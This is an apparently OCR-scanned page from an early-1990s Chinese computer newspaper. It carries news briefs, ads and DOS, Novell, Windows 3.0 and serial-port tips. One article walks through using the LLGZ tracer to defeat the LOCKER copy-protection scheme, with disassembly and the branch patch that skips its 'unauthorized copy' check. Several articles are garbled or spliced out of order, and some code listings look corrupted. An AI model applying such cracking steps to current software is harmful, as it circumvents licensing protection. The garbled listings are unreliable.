美国在版权问题对日本发起攻势 美国计算机软件版权保护团体——商业软件联盟(简称BSA)的日本支部对在日本出现违法拷贝一事十分重视,表示将采取刑事诉讼和民事诉讼等多种手段,最近向企业和学校等发出了10万封“警告”信,BSA指出“日本依然是版权意识很低的国家”,据BSA的有关调查表明,正规购买的软件平均每台个人机,只有0.3套,由此可知非法拷贝软件现象是很严重的。BSA日本支部代表正与律师磋商,要求找出最适当的方法,阻止日本违法拷贝软件,并给予严格监视。

美国微软公司总裁论计算机业 微软公司总裁比尔·盖茨接受《幸福》杂志记者说,在未来的三五年左右时间里,计算机的输入形式将成为输入方式的主流,CD-ROM也将成为PC机的标准元件,而智能有线电视将比个人数字助手(PDA)发展得更快。

在问及新沙计算机业的公司如何起步,盖茨认为应当向微软公司当年那样从操作系统做起,应选择特别的突破口,比如人工智能、运用工具开发新的多媒体应用软件或者开发使用信息“高速公路”的新方法。大多数小公司都将从开发应用软件起家,而不是系统软件。(全摘自《科技日报》)

手掌对准荧光屏即可存取数据 日本一家银行存取款不用存折,而只需将手伸向手掌接受辨认即可,原来这家银行设有一种电脑记忆装置,能把所有储户的手掌的荧光记录下来,储户存取款时,只要把手掌对准荧光屏,该电脑就可辨认出来。如果该电脑发现这是一个陌生人的手掌,便立即发出报警信号。(尊翰)

可使磁盘记录量增加10倍的技术 富士通研究所研制成功垂直记录方式的磁盘和磁头,对记录层的材料也作了改进,从而可能实现比现在的水平记录方式增加10倍的磁盘记录量。(通讯员侯丰柱摘自《李季消息》)

美国试验计算机校园 有朝一日,大学或许只需带计算机,而不需要校园——美国弗吉尼亚州综合技术学院和弗吉尼亚州立大学正在为此目的进行试验。

用计算机代替校园,这意味着没有固定的授课时间,而授课的教授也不需要与学生见面,这项试验已进行一年多,获得了很大的收益。

在学生们需要聚会、对授课中的某些内容进行讨论的情况下,学生可以把各自的观点通过计算机传送到电子邮件网络的一个公开地址上,供相互之间交流、交流和讨论。(歇杰摘自《新华每日电讯》)

本版责任编辑04号

明星系列软件

中国龙

汉字环境软件

昆明明星电脑公司 明星电脑北京办事处
地址:昆明东风南路29号 地址:北京海城大街80号阜成门内大街700号
电话:0871-5148574 邮编:650001 电话:01-2564222/2567708 联系人:陈小旭

电·脑·爱·好·者·交·流·网

北京软件市场电脑爱好者交流网自五月份成立以来已有数百名网友,应广大计算机爱好者的要求,现开始办理第二期人网手续,详细资料函索即寄(请附邮资二角)

地址:北京市北三环中環1号中国科学技术馆内北京软件市场(100029) 联系电话:4221177-1052 联系人:黄佳丽 郭敏

对于加密的解密已有不少文章介绍,但大多是手工完成,对解密者的专业素质要求较高,工作量很大,而且大都是建立在 DEBUG 调试软件的基础上,一旦加密软件不能用 DEBUG 解密,则该软件即告无效。本文介绍一种最新的解密软件——LLGZ 的使用方法,并通过一个实例的分析展示它的强大功能。

说到解密自然要讲加密是怎么一回事,其实我们现在所说的“加密”严格来说是一种“加锁”,就是在磁盘上作一个特殊标记(如激光点,扇区间隔等),每次对软件运行之前首先要进行标记识别,以达到辨别真伪的目的,当然,在标记识别之前要运行采用反跟踪技术设计的保护模块。

由于特殊制作的标记,是目前尚难以卡所无法复制的,所以一般加,解密的数据集中在“标记识别代码”。因此,加密软件反跟踪技术的强弱是衡量其加密强度的重要标准。现在主要使用的反跟踪技术有:

1. >明、密代码结合,动态多层次代码还原,执行一段、还原一段、抹除一段,及代码自身校验,破坏中断矢量表,多点、次关闭中断;
2. >中断矢量区域运行中还原密代码的密钥,或将代码区搬到中断矢量区执行,或代码区到代码区,无法用中断跟踪;
3. >只能被 COMMAND 程序加载,自动识别是否被加载;
4. >计时时检查,多重跳转,多重循环,读密钥与判别在不同模块,处处

半途而废”难题,而且对每种加密软件同样有效,笔者曾做一对比试验,拿下面将要介绍的 LOCKER 加密程序给两个同事同时解密,其中一个从未进行过解密,专业素质一般的同事用 LLGZ 工具,两天时间解开;另一个经验丰富的同事未用 LLGZ 工具,则需半个月才解开,而笔者使用该工具仅用两个小时即可解开。

LLGZ 软件使用简便,它不占用系统中断等资源,在你需要的地方能够多闪记录现场,修改现场,实时显示运行路径,而且即使目标程序具有各种反跟踪措施,也同样有效,可在汉字、西文各种 DOS 下运行。这是其它任何调试软件所不具备的,也是动态调试、分析程序,查找错误的必备工具,下面是使用 LLGZ 软件对 LOCKER 加密软件的反跟踪分析:

LOCKER 是一种比较优秀的加锁软件,它不能在调试环境中执行,具有多重调用,多点次转移,大数值的循环与动态代码还原相结合等多种反跟踪措施。不输入任何跟踪数据,用 LLGZ 加载 LOCKER,其结果在屏幕右上角显示:1 151E,0100-----目标程序加载的首址(与用 DEBUG 等调试工具加载的首址相同),在命令下显示“unauthorized copy”(非法拷贝)与 DOS 下直接加载相同;

- 1.)为弄清为什么 DEBUG 只能跟踪 IP=0EA6H,可将第二跟踪观察点设在 0EA6H 处,并记录 INT 3 的中断矢量,输入相应的跟踪数据,并让目标进程继续执行,结果屏幕右上角显示跟踪地址:1 151E,0100;2 185E,0EA6 命令下显示“unauthorized copy”,在 DEBUG 下跟踪地址显示相应代码区全为 00H,说明,LOCKER 在执行过程中自动抹除执行过的代码,跟踪数据不变,但让目标进程在第二跟踪点终止执行,显示结果同上,在 DEBUG 下其相应代码区全为 00H,而是:

```
185E,0E85 MOV ES,[010E]
185E,0E89 DS
185E,0E8A MOV ES,[0010]
185E,0E8E LEA DX,[010E]
185E,0E92 MOV SI,DX
185E,0E94 LODSW
185E,0E95 CMP AX,FFFF
185E,0E99 JZ 0EA6
185E,0E9A MOV DI,AX
185E,0E9C LODSB
185E,0E9D MOV CX,AX
185E,0E9F REPZ
185E,0EA0 CMPSB
185E,0EA1 JZ 0EA1
185E,0EA3 ADD DX,+9A
185E,0EA6 JMP 0E92
185E,0EA8 MOV AX,0000
185E,0EAB MOV ES,AX
185E,0EAD LEA BA,[00BA]
185E,0EB1 ES
185E,0EB2 MOV [000C],BX
185E,0EB6 ES
185E,0EB7 MOV [000E],CX
185E,0EBB POP DX
185E,0EBE POP CX
185E,0EBD POP BX
185E,0EBF POP SI
185E,0EC0 POP ES
185E,0EC1 RET
```

观察其记录数据文件,INT3 的中断矢量并未被改变;该段代码即阻止调试软件加载,这是一种打破 INT 3 中断矢量更优秀反跟踪技术,有兴趣的读者可进一步分析。

2. >IP=0EC1H 处的代码为,RET,返回到何处呢?只须将第三跟踪点设到该处,运行后在记录文件中查找相应的数据,得其返回地址为:1655H,将第三跟踪点设到 IP=1655H 处运行后显示三个跟踪地址,说明正确。

3. >在 DEBUG 下,反汇编出该段代码为:

```
185E,1664 MOV AX,DS
185E,1666 MOV ES,AX
185E,1668 MOV WORD PTR
```

```
[0268],1865
185E,166E MOV SI,[0268]
185E,1672 SUB SI,+08
185E,1675 LEA DI,[024A]
185E,1679 MOV CX,0008
185E,167C REPZ
185E,167D CMPSB
185E,1686 JNZ 169B
185E,1690 SUB WORD PTR
```

```
[0268],+08
185E,1685 MOV AL,[SI]
185E,1687 CMP AL,00
185E,1689 JNZ 1693
185E,168B MOV BYTE PTR
```

```
[0262],FF
185E,1690 JMP 16AB
185E,1692 NOP
185E,1695 MOV BYTE PTR[0252],00
185E,1698 JMP 16AB
185E,169A NOP
185E,169B CMP BYTE PTR
```

```
[0252],FF
185E,16A0 JNZ 16AB
185E,16A2 MOV SI,[0258]
185E,16A6 MOV AL,[SI-01]
185E,16A9 XOR [SI],AL
185E,16AB DEC WORD PTR[0253]
185E,16AF CMP WORD PTR
```

```
[0258],0100
185E,16B5 JA 186E
185E,16B7 POP AX
185E,16B8 JMP 05BB
```

跟踪发现,这是一段循环与动态还原代码相结合的反跟踪模块。

4. >将第三跟踪点设到 IP=1072H 处,设置循环跟踪次数为 0FFFFH 次,置程序继续执行,结果屏幕上显示三个跟踪地址后,在第四个跟踪地址显示区前,显示一个快速变化的数字,该数字即是循环次数,当循环次数变到 1706H 时,不再变化,然后显示“unauthorized copy”,说明在 IP=1072 处,循环了 1706H 次,从循环代码分析和实际跟踪可以发现,每次循环将还原一部分代码,如此多次的循环和动态代码还原相结合,用手工跟踪是无法完成的,而通过该部分也是不可以的,必须执行完循环才能全部还原出新的代码。(IP=5BBH 处的代码,特殊前后不同)。

5. >设置循环次数为 1706H 次,第四跟踪点为 IP=16BBH,执行到此终止,结果可以看到程序的走向及还原后的新代码。

6. >按还原后代码的走向,渐次将第五跟踪点往后设定,每当遇到“JZ,JNB”之类的跳转指令时,可以根据记录文件中的相应数据值(即 IP 标志寄存器的值),预知其执行走向,最后再往后跟踪,目标进程将执行不到该处,说明,这其中又有一次(或多次)动态代码还原(有兴趣的同志可以深入研究)。

7. >按上述方法,第六跟踪点设在 IP=59EH 处,第七跟踪点设在 IP=6EB8H 处,当目标程序执行到第六跟踪点之后,出现多次读 A 盘的不正常现象(命令输入 A,LLGZ B,LOCKER.COM<),说明可能是读密钥,如果第七跟踪点设在 IP=6EB8H 处,则读现象在显示第七跟踪点之后,IP=6EB8H 处的代码为:CALL OC12;JNB 0718,则 OC12H 处的子程序即是读盘模块,“JNB 0718”很可能就是密钥判列语句,第七跟踪点设在 IP=6EB8H 处,执行后记录文件中其相应的 IP 值为 7007,修改跟踪数据文件,将其第七跟踪层的 IP 预置为 7012H,以改变其运行走向,结果不再显示“unauthorized copy”而是“most enter FROM and TO drive-ID”,至此已破解了 LOCKER 加锁程序,其显示屏显示为:

```
LLGZ LOCKER-- 1 151E,0100
2 185E,0EA6
3 185E,1672
1706 4 185E,1672
5 185E,0EC1
6 185E,05BE
7 185E,06EE
```

```
most enter FROM and TO drive-ID
185E,1664 MOV AX,DS
185E,1666 MOV ES,AX
185E,1668 MOV WORD PTR
```

MS DOS 5.0/6.0V 是美国 MICROSOFT 软件公司推出的优秀 DOS 操作系统,它的丰富内存管理命令使广大计算机用户爱不释手,因此,大多数用户已将自己的 DOS 操作系统升级为 DOS 5.0 或 DOS 6.0V,但是,NOVELL 网中 DOS 5.0/6.0 上不能直接运行,致使有的用户仍然使用 MS DOS 3.30 或 3.31 版本,在 MS DOS 3.30 版本中运行 NOVELL 网,若调用汉字系统及 MIS 系统,则往往出现“内存空间不够”等错误,若根据在 NOVELL 网中开发汉字 MIS 系统的经验,提出以下三种方法解决在 MS DOS 5.0/6.0 运行环境。

(一)将 NETWARE 3.11 版本中的 SHELL 程序 NET3.COM 或 NET4.COM 在 MS DOS 5.0/6.0V 中模拟成 3.X 和 4.X 的运行环境。

MS DOS 5.0/6.0V 中提供了模拟本机号的驱动程序 SETVER.EXE,在 CONFIG.SYS 中增加一行:

```
DEVICE(HIGH)=C:\DOS\SETVER.EXE
```

在命令上打入:

```
C:\NET>SETVER NET3.COM 3.31
或 C:\NET>SETVER NET4.COM 4.01
```

重新启动 DOS 系统后,则在 MS DOS 5.0/6.0 上就能运行 NET3.COM 或 NET4.COM。

(二)修改 NET3.COM 或 4.COM,使之不对版本号进行检验

[NET3.COM 为例,在命令行发出如下命令:

```
C:\NET>DEBUG NET3.COM
-N NET3.COM
-L 100
-N
```

```
AX=0000 BX=0000 CX=A14A DX=0000 SP
=FFFF IP=0000 SI=0000 DI=0000DS=0C54 5F
=0C54 SD=0C54 IP=0100 NV UP PL NZ NA
PO NCOS4:0100 E9F4A JMP A5A2
-S 0 A5AA B4 30 CD 21
0C54,8D5D
-U AD6D 8D72
0C54,8D5D B430 MOV AH,30
0C54,8D5F CD21 INT 21;版本号检验功能调用
0C54,8D61 30CB CMP AL,03;是 3.X 版本吗?
(A)0C54,8D63 740D JZ 8D72
0C54,8D65 B4095 MOV DX,9508
0C54,8D68 90 NOP
0C54,8D68 B409 MOV AH,09
0C54,8D6B CD21 INT 21;Incorrect DOS Ver-
sion 信息显示
0C54,8D6D B802C MOV AX,4C02
0C54,8D70 CD21 INT 21
0C54,8D72 8AC6 MOV AL,AH;
(A) 8D63;3.X 行的内容,使之通过版本号
的检查
0C54,8D63 JMP 8D72
0C54,8D65
-N NET5.6-com
-W
Writing 00A4AA bytes
-Q
```

以上修改的 NET3-6.COM 就能直接运行于 MS DOS 5.0 以上版本环境中。

(三)使用 MS WINDOWS 3.1V 提供的 NETX.COM

在 MS WINDOWS 3.1V 的硬盘 2 盘中首 NETX.-CO 文件,该文件提供 NOVELL 网能被运行于 MS DOS 5.0 以上版本环境中,因 NETX.-CO 是压缩文件,不能直接使用,应用 MS DOS 5.0V 提供的解压程序 EXPAND.COM 将 NETX.COM 解压缩,即

C:\>NETX>EXPAND A:\NETX.-CO NETS-6.COM 则 NETS-6.COM 就能运行于 DOS 5.0/6.0V 的 NOVELL 网的环境中。

一般地,用 FOXBASE 或 FOXPRO/LAN 开发的汉字 MIS 系统需要较大的内存空间,但自 NOVELL 网中 60KB 的内存,若汉字系统(包括一些辅助程序和实用程序)占用 150KB 以上,则留给应用程序的空间仅 400KB,这不能满足应用程序的要求,用 DOS 5.0V 系统进行合理配置后,可节省应用程序 560KB 的内存空间,下面就是一种优化系统配置(8861 上微机,4MB 以上内存,EGA/VGA 显示器)。

```
CONFIG.SYS 内容
DEVICE=C:\213\ANSI.SYS
DEVICE=C:\EQ\WIA\BIMEM\SY
device=E:\CGI\WINS\EMM386.EXE I=8000-B7FF FRAME
-E000 NOEMS
dos=high-umb
SHELL=C:\COMMAND.COM/E,400/P
DEVICEHIGH=D:\GYS\SMARTDRV.SYS 1024 1024
FILES=30
buffers=10
STACKS=0
```

该配置可节省用户约 620KB 内存空间,640-1024KB 之间可用 160KB,可将 DOS 系统全部装入 UMB(笔者将 2.13H,DP5DOS 5.0/5.1V 全部装入 UMB)中,这样,在 NOVELL 网中运行应用程序或 MIS 系统就不会出现“内存不够”的情况,以上是使用了 MS DOS 5.0/6.0 的丰富内存管理命令,笔者认为,要从根本上解决上述问题,可以在服务器或站点中使用 MS WINDOWS 3.1V,将汉字系统和 MIS 系统全部装入内存(XMS)或扩展内存(EMS)中运行,把它们作为 WINDOWS 的一个任务,用户的工作只是设置 WINDOWS 应分配多少 XMS 或 EMS 给应用程序,其自由 WINDOWS 完成。 重庆 曹国钧

在 MS DOS 5.0 以上版本运行 NOVELL 网的方法

设置陷阱:

现在比较高版本的加密软件大都是几种反跟踪技术同时使用,互相保护,最终目的是建立一个无法窥视的“黑匣子”,在这个“黑匣子”中完成加密标识阅读与识别,而这个“黑匣子”又是不能打开的,笔者曾尝试着打开这个“黑匣子”,自编一段内存驻留型代码直接替代 INT 13B,INT 40H 等该盘中断(不论用何种方式读/写软盘总要用 INT 40H,读/写硬盘总要用 INT 13H),经检验,这种方法对于简单加密的解密非常有效,但对于高级加密是一点作用也没有的。

现在唯一的出路就是破解“黑匣子”,要破“黑匣子”就必须跟踪进入它,这项工作是非常调试软件所不能胜任的,本文介绍的高能通用跟踪调试工具,能够帮助你跟踪到任何点,而不占用中断及系统的其它资源(功能详见《40 期“软件交流”栏目》),目前的各种反跟踪措施对它均无效,它由跟踪数据处理器及跟踪加载执行两个独立的模块组成,自动数据处理模块,按栏目数据,所需跟踪地址,记录内存,修改内存,跟踪次数等数据,处理模块自动生成一个数据文件,加载执行模块将按数据文件内容执行跟踪,记录等任务,并自动生成一个记录文件,该文件中的数据,记录了各跟踪点的执行现场(CPU 各寄存器值及所要求记录的内存储值)及指定记录的内容,并且实时显示跟踪程序的运行路径,你可以看到各级还原后的代码,领略其中的各种技巧,更换不同的跟踪数据文件即可实现对不同程序的跟踪,由于任何关键数据,代码及执行的现场可以按事实记录,因此,不需要分析即能实现正确跟踪,对用者专业素质要求不高(如,反跟踪模块中常用“JZ,JA,RET CALL[BX]”等转向语句,使跟踪者难于判断其走向,而 LLGZ 可以记录运行中的现场数据,因而不用分析,即可预知其走向);又由于其在每一跟踪点都可让跟踪程序独立运行,避免了陷入错误的困境,而且效率大增,通过巧妙的设计,解决了解密中最常出现的“无从下手”和“陷入歧途、徒劳无功”,及“工作量巨大、

EPSON HX-20 便携机,以其携带方便、电池供电时间长、和抗恶劣环境能力强等特点,而成为非常实用的野外和现场数据采集工具,但是该机不具备磁盘系统,大量的数据只能存在内置的微型磁带上,同时该机处理数据的能力远不及 COMPAQ 386。因此,只有实现这两种机器的通信,才能完成数据读取和数据一体化操作,充分发挥它们各自的长处,笔者借助通信接口,成功地实现了 HX-20 与 COMPAQ DESKPRO 386/20e 之间的文件交换和数据传递。

一、RS-232C 接口的连接

HX-20 和 COMPAQ 均有一个异步通讯接口,所以,连接两机的异步通信口,即完成了全部的硬件连接。图 1 画出了通信口各引脚编号、信号名和连接方法。

二、互传数据文件

HX-20 上的通信程序用 EPSON、BASIC1.0 写成,COMPAQ 上的通信程序用 TURBO BASIC2.0 写成。互传数据文件功能实现了 HX-20 的磁带文件与 COMPAQ 的磁盘文件交换,选用的通信设置为,位率 4800 位/秒,字长 8 位,无奇偶校验,即停止位 2 位。当 HX-20 的通信口实际启用,即程序执行到语句,OPEN "0",#1,"COMO,(58N2B)"时,线路电压上升,会出现短暂的信号不稳定现象,此时,COMPAQ 会接收到一个不正确的字符,程序 1-1 和 2-1 采用预先检测通信口的方法,避免了这种影响。

程序 1-1 (用于 COMPAQ386)

```
CLS,PRINT "Checking RS-232C port..."
OPEN "COM1,4800,N,8,2" AS #1
WIDTH "COM1",255
DO
FOR I%=1 TO 1000,NEXT I%
LINE INPUT #1,T$ " Receive data
T$ = RIGHT$(T$,LEN(T$)-1)
" Remove LF
LOOP UNTIL T$="HI,COMPAQ"
PRINT T$
PRINT #1,"HI,HX-20!" " Transmit data
FOR I%=1 TO 1000,NEXT I%
DO
LINE INPUT #1,T$ " Receive data
T$ = RIGHT$(T$,LEN(T$)-1) " Remove LF
LOOP UNTIL T$="OK!"
PRINT "Tested successfully!" " End checking
.....
程序 2-1 (用于 HX-20)
10 CLS,PRINT "Checking RS-232C port..."
20 OPEN "0",#1,"COMO,(58N2B)" " For input
21 WIDTH "COMO",255
30 OPEN "0",#3,"COMO,(58N2B)"
31 WIDTH "COMO",255 " For output
40 FOR I=1 TO 100,NEXT I
41 PRINT #3,"HI,COMPAQ!" " Transmit data
50 LINE INPUT #1,T$ " Receive data
60 IF T$ <> "HI,HX-20!" THEN 40
" Check data
70 PRINT T$
80 PRINT #3,"OK!" " Transmit data
90 PRINT "Tested OK!" " End checking
```

HX-20 便携机与 COMPAQ386 通信的实现

程序接下来的部分是两机互相传送和接受文件,原理和上面两程序相同,但是下面的几点值得注意:程序 2-1 应先于程序 1-1 运行,否则后者会报告“设备超时”错误;HX-20 的大于 7F 的字符与 COMPAQ 的同样字符有较大不同,要注意使用;COMPAQ 读入的每一行数据的起始字符为执行控制,必须删除。

另外,COMPAQ 还能读入 HX-20 内存中正在编写的程序,然后存入磁盘,这种操作只需在 HX-20 的某一程序区执行命令,LIST "COMO,(58N2B)"即可。

三、HX-20 作为磁盘终端

下面的两程序实现了 HX-20 的磁盘终端服务,只需稍加修改即能实现 HX-20 自动地将其应用程序采集到的数据传送给 COMPAQ,同时 COMPAQ 还会将数据处理的的结果返回给 HX-20。

程序 1-2 (用于 COMPAQ)

```
.....
OPEN "PROMHX DAT" FOR OUTPUT
AS #2 " For data from HX-20
PRINT">"
DO
LINE INPUT #1,D$ " Receive data
IF D$ <> "" THEN
D$ = RIGHT$(D$,LEN(D$)-1)
PRINT #2,D$ " Write to disk
PRINT D$
PRINT">";
PRINT #1,"OK!" " Transmit data
END IF
LOOP UNTIL D$="END"
CLOSE #2
.....
程序 2-2 (用于 HX-20)
.....
500 LINE INPUT">".D$ " Receive data
from keyboard
510 IF D$="" THEN 500
520 PRINT #2,D$ " Transmit data
530 LINE INPUT #1,R$ " Receive data
540 IF R$ <> "" THEN 500
.....
```

有兴趣的读者可对文中的四个小程序进行组合,增加一些错误检查语句,如 ON ERROR GOTO.....,即能完成更复杂的通信任务。

武汉 王克非

EPSON HX-20	连接	COMPAQ DESKPRO 386/20e
1 GND	—	5 GND
2 TXD	—	2 RXD
3 RXD	—	3 TXD
4 RTS	—	1 CD
5 CTS	—	4 DTR
6 DSR	—	6 DSR
7 DTR	—	7 RTS
8 CD	—	8 CTS
9 PG	—	9 RI

图 1 HX-20 与 COMPAQ DESKPRO 386/20e 通信口连接图。

MS-DOS6.0 启动系统设置技巧

长期使用 PC 的人都知道,在启动计算机时, DOS 自动执行 CONFIG.SYS 和 AUTOEXEC.BAT 文件里写的命令,文件很多命令都涉及使用常规内存的设备驱动程序和其它内存驻留程序,这两个文件是使用者自己编写的,如果设计不好,直接影响机器运行性能,如内存不够、速度下降、经常死机等,因此,这两个文件是初始化机器时的关键,特别是目前流行的 MS-DOS5.0 和 MS-DOS6.0 两个版本,给机器增加了不少新功能,使 286 以上的机器更能发挥特有的作用,如使用 640K 以上的扩展内存,把设备驱动程序安装到 640K 以外的内存中等等,有了新功能,新软件,又产生了新的问题,如果一台机器安装了不同应用软件,或机多人使用,这样,势必造成软件的“冲突”,如:WPS 文字处理系统要求建立磁盘高速缓冲区,以提高显示速度;213 文字处理系统要求建立 RAM 缓冲区;WINDOWS 系统对以上两种配置都不能使用,也不能使用 APPEND、EMM386 等文件,对 286 机型 1M 内存来说,以上三个应用软件就必须建立三菱 CONFIG.SYS 和 AUTOEXEC.BAT 文件,换用系统就必须修改这两个文件,重新启动系统才能运行。

为了解决以上问题,特向计算机爱好者推荐使用一种 MS-DOS6.0 的 CONFIG.SYS 菜单功能,作用是:在系统启动中,执行 CONFIG.SYS 文件时,显示功能菜单,可用移动光标或按数字键选择菜单项,如果在限定时内不选择,系统能计时自动执行缺省项(时间和缺省项由自己设定),按回车键选项后,系统执行所选中的程序段,并传送给 AUTOEXEC.BAT,由 AUTOEXEC.BAT 设置 "GOTO %CONFIG%" 语句选项执行程序段,在批处理文件段中,可以设置自动进入各自的管理系统。

程序一中 CONFIG.SYS 和程序二中 AUTOEXEC.BAT 为 286 机型 1M 内存使用的多系统菜单选项的实例,程序一的 [DMENU] 和段名要用中括号;MENUITEM 为菜单设置字符和屏幕色彩;MENUDEFAULT 为设置自动执行的缺省项名和计时时间(秒),各设备驱动程序的作用请参考有关资料,程序二的第一小段为公用段,而后 GOTO 转入与 CONFIG.SYS 同名的程序段中执行。

在启动 DOS 中,如果屏幕显示 "Starting MS-DOS..." 时,按下 P5 键,可以跳进 CONFIG.SYS 和 AUTOEXEC.BAT 两个文件,直接调入 DOS,按 F8 键,可以提问选择 CONFIG.SYS 和 AUTOEXEC.BAT 中的各个语句,本例在 AST286 和 286 兼容机上通过,如果是 386 以上的机型内存大于 1M,应使用 EMM386 和 DEVICEHIGH 命令,以充分利用高档机的优势,留出更大的基本内存给应用程序,请查阅 MS-DOS6.0 的有关资料或打入 HELP 命令提示使用。

```
.....
程序一, CONFIG.SYS
[MENU]
MENUITEM = NO1, GOTO
DOS
MENUITEM = NO2, GOTO CC
DOS \WPS
MENUITEM = NO3, GOTO
WINDOWS
MENUITEM = NO4, GOTO CC
DOS-213H
MENUCOLOR = 15,1
MENUDEFAULT = NO1.5
[NO1]
BUFFERS = 20
FILES = 30
DEVICE = C:\DOS\HIMEM.SYS
DOS = HIGH
DEVICE = C:\DOS\SETVER.EXE
[NO2]
BUFFERS = 15
FILES = 20
DEVICE = C:\DOS\HIMEM.SYS
DOS = HIGH
[NO3]
DEVICE = C:\DOS\HIMEM.SYS
[NO4]
DEVICE = C:\DOS\HIMEM.SYS
.....
程序二 AUTOEXEC.BAT 设置
"GOTO %CONFIG%" 语句选项
执行程序段,在批处理文件段中,
可以设置自动进入各自的管理系统。
.....
"Starting MS-DOS..."
时,按下 P5 键,可以跳进 CON-
```

调用应用程序方便与否,是反映一个系统灵活性的重要方面,因为,如果在系统中调用应用程序方便、迅速,可以减少用户的麻烦、节约时间,大大方便用户的使用,Windows 3.0 就是其中的佼佼者,在 Windows 3.0 环境下,调用应用程序的方法有多种,能满足用户的各种需要,让您工作时感到得心应手,Windows 3.0 提供了以下几种调用应用程序的方法:

- 一、在程序管理程序 (Program Manager) 的分组窗口中选取程序项;
- 二、在文件管理程序 (File Manager) 的适当目录窗口中选取程序文件或 PIF;
- 三、在程序管理程序或文件管理程序的 File 菜单中选取 Run 命令;
- 四、在 DOS 命令提示符下调用应用程序或 DOS 命令。

本文对以上几种方法具体操作步骤加以介绍,并说明它们的适用范围,希望对感兴趣的读者有所帮助。

一、在程序管理程序的分组窗口中选取程序项

如果一个应用程序属于一个分组 (Group),则用本方法调用它最为简单,因为可以选择分组窗口中的图标进行操作,具体操作步骤如下:

- (1) 打开程序管理窗口 (Program Manager),再打开包含所启动的应用的分组窗口;
- (2) 用鼠标器或键盘上的光标键将光标移至应用程序的图标上;
- (3) 在 File 菜单中选择 Open 项,或直接按回车键。

通过以上操作,应用程序开始运行。

二、在文件管理程序的适当目录窗口中选取程序文件或 PIF

如果应用程序在目录窗口中,则在窗口中直接调用运行,具体步骤如下:

- (1) 打开文件管理程序 (File Manager),并打开包含

该应用程序的目录窗口;

- (2) 用鼠标器选中文件名,或移动键盘上的光标键选择光标菜单中的文件名;
- (3) 从文件菜单中选择 Open 项,或按回车键。

说明:利用本方法启动的文件需具有以下扩展名之一: .COM, .EXE, .PIF, .BAT。

三、用 Run 命令调用应用程序

如果应用程序未加入分组,或者该应用程序只偶尔运行,那么用 Run 命令调用是比较方便的,但在调用前必须知道应用程序的目录路径,具体步骤如下:

- (1) 从程序管理程序或文件管理程序的 File 菜单中选择 Run 项,则屏幕出现 Run 对话框;
- (2) 在对话框中 Command Line 方框内输入路径名和文件名全称;
- (3) 选择内容为 "OK" 的方框或直接按回车键。

注意:如果想让一个应用程序作为一个图标来启动,则必须同时保险查窗口的 Run Minimize 包含一个 X。

四、使用 DOS 提示符调用应用程序

启动 Windows 3.0 可以看到, DOS 提示符在程序管理的主分组 (Main Group) 中是作为一个程序项来显示的,因此,调用一个非 Windows 应用程序不必退出 Windows 环境,就能直接运行 DOS 的各种命令,具体步骤如下:

- (1) 启动 Windows 3.0, 打开程序管理程序中的主分组窗口;
- (2) 用鼠标器定位或选择 DOS 提示符图标,或用键盘上的光标键将光标移动到该图标,按回车键,屏幕出现 DOS 提示符;
- (3) 键入 DOS 命令或启动非 Windows 应用程序;
- (4) 调用完毕,键入 exit, 回车, 自动返回 Windows。

灵活运用以上几种调用应用程序的方法,您就可以方便地在 Windows 环境下运行各种应用程序。

河南 李日林

在 Windows 3.0 环境中调用应用程序的几种方法

使用Restore命令常遇到的问题

Backup, Restore命令可以处理任意长度的文件,故常被用于保存和装载含有超长(大于一般硬盘容量)文件的系统、工具软件和游戏等。但是,使用Restore时常常会出现下述情况:插入备份盘后回春,很快提示插入下一张盘,最后显示Warning! No files found to Restore结果什么也没有装入。出现这类情况,原因有:对命令的用法未真正掌握; Backup—Restore这一对DOS外部命令的本来用途是对文件的备份和恢复,在某个路径(本文所指路径的指不带驱动器名的路径,下同的Path相同)下Backup的文件,只能Restore到相应路径中去,许多DOS手册对此都未讲透甚至有错,如某出版过再版多次的(DOS使用大全)中关于Restore的定义和阐述就有错误,若照搬其格式根本不能装载成功,因此,有必要详细讨论Restore命令的使用。

Restore的使用格式为:
[drive,] [path2] Restore d1, [d2,] [path2] [filename]
[参数]d1, d2分别为备份盘和接收盘所在驱动器名, filename也可带通配符, 缺省相当于 *.*。最令人迷惑易错的是path2,它紧跟在d2之后,执行Restore时以d2的当前目录为基础来解释path2,但path2不一定真正存在。例如,d2的目录结构如下:

```

>dir \
  < ABC
  USER<
  DOS
  BASIC

```

当前目录为 \USER\DOS, 则path2写成USER\RES或... \RES效果一样而且合法,尽管加上根本不存在RES子目录,Restore将path2(如

缺省则为当前目录)转换成如 \x11 \xx2 ... \d1中备份盘上记录的各文件的绝对路径相比较,若一致则检查是否与filename匹配,是则复制到d2上,如d2不存在此路径(如举例中的RES子目录),则自动建立之。

Restore的参数有/p(恢复上次备份以来修改过或只有只读标记的文件,并先给出提示);/s(恢复备份盘上记录的path2及其下级各子目录中与filename相匹配的文件),path2的下级子目录到底是什么,完全取决于备份盘上记录的绝对路径的形式,与d2中的目录结构无关。

本文开头所述故障,一般是由于path2与备份盘上记录的绝对路径不一致所引起的,一个保险的办法是打入Restore d1, d2 /s,则万无一失。

从以上分析可以体会到,这一对命令用作保护和恢复系统并非很合适,因为,不可能将备份盘恢复到你指定的某个目录下,或者将备份盘上的文件A在恢复时直接更名为文件B,这些可在恢复工作完成后再做。

还要注意DOS版本的差别, DOS 3.20的Backup文件,形式与DOS 3.30及DOS 3.31的Backup形式完全不同。前者生成Backup.DIP, @@@文件并为首个文件生成各自的备份(超长则分为几个);后二者生成control.xxx和Backup.xxx两个文件,xxx为备份盘号,因此,3.30和3.31版本下的备份文件,3.20版本不能识别,反之是可以的,另外,命令Restore a, /s在3.30和3.31版本下解释为Restore a;当前盘当前目录, /s在3.20版本下被认为不合法,所以复制命令Restore应尽量使用与Backup相同的DOS版本,如做不到则尽量使用高版本。

中国科技大学 罗亚

软件报连载刊登了于春同志所写的《电脑游戏编程技巧》一文,写得很好,难免不使人心动,笔者编写了一枚机器语言程序,之所以称之为小监控,是指它暂时只提供读和写的两项基本功能。使用中感觉还不错,所以特推荐给软件界广大读者。

(程序清单见后)

程序说明:本程序读写格式与中华棋完全相同,所以使用说明,读:AAAA.BBBB(AAA为首址,BBBB为末址);写:AAAA.BB.BB(BBB为首址,B为数据),本来6527系统不提供提示符,所以使用感不便,本系统仍提供"/"号的提示符,请读者一定认清当前处于何种状态,进入系统用CALL 7F00或CALL 321512则可,在系统中以字母"Q"退出。

```

四月 月历
7F10- 20 07 AC A9 2A 20 34 AC 20 43 B3 A0
80 84 99 F0
7F10- 26 A2 03 0A 0A 0A 0A 26 E6 26 8F
CA 10 F8 A5
7F10- 90 D0 04 05 8F 95 8D E8 F0 F5 D0 11
20 0B 7F 4C
